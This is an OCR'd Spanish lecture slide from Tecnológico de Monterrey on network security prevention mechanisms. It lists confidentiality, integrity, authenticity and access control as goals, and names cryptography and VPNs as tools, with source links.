
- Seguridad transmisión información entre diferentes entidades.
- Objetivos
  - ***Confidencialidad*** de la información transmitida
  - ***Integridad*** de los datos entre las diferentes entidades
  - ***Autenticidad*** de las partes comunicantes y de la información transmitida
  - ***Control acceso:*** usuario solo tiene acceso a lo que requiere para su función.
- Herramientas
  - Criptografía: VPNs



http://www.vpn.us.es/presentacion.html



Ejemplo VPN



Fuente: http://nst.sourceforge.net/nst/docs/user/ch06s03.html

Tecnológico de Monterrey

Mecanismos de Prevención

Roberto Gómez Cárdenas

rogomez@itesm.mx

http://cryptomex.org

@cryptomex